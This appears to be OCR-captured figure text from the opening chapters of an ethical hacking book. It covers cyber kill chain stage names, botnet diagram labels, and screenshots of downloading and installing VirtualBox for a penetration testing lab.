




Chapter 1: Introduction to Ethical Hacking








Reconnaissance
Weaponization
Delivery
Exploitation
Installation
Command & Control (C2)
Actions on Objectives



micro
128MB



Zombies
Threat Actor
C2 Server

Chapter 2: Building a Penetration Testing Lab









VirtualBox
About
Screenshots
Downloads
Documentation
End-user docs
Technical docs
Contribute
Community
Download VirtualBox
Here you will find links to VirtualBox binaries and its source code.
VirtualBox binaries
By downloading, you agree to the terms and conditions of the respective license.
If you're looking for the latest VirtualBox 6.1 packages, see VirtualBox 6.1 builds.
Version 6.1 will remain supported until December 2023.
VirtualBox 7.0.8 platform packages
Windows hosts
macOS / Intel hosts
Developer preview for macOS / Arm64 (M1/M2) hosts
Linux distributions
Solaris hosts
Solaris 11 IPS hosts
The binaries are released under the terms of the GPL version 3.
See the changelog for what has changed.



VirtualBox 7.0.8 Oracle VM VirtualBox Extension Pack
All supported platforms
Support VirtualBox RDP, disk encryption, NVMe and PXE boot for Intel cards. See this chapter from the User Manual for an introduction to this Extension Pack. The Extension Pack binaries are released under the VirtualBox Personal Use and Evaluation License (PUEL). Please install the same version extension pack as your installed version of VirtualBox.



Oracle VM VirtualBox Manager
File
Machine
Help
Tools
Kali Linux Book
Reconnaissance for Ethical Hackers
Preferences
Import
Export
New
Add
Welcome to VirtualBox!
The left part of application window contains global tools and lists all virtual machines and virtual machine groups on your computer. You can import, add and create new VMs using corresponding toolbar buttons. You can popup a tools of currently selected element using corresponding element button.
You can press the F1 key to get instant help, or visit www.virtualbox.org for more information and latest news.



A
Oracle_VM_VirtualBox_Extension_Pack-7.0.8
VirtualBox-7.0.8-156879-Win
Open
Enter
B
Open with
Add to Favorites
Compress to ZIP file
Copy as path
Ctrl+Shift+C
Properties
Alt+Enter
VirtualBox Manager
C
Search the Microsoft Store
Choose another app

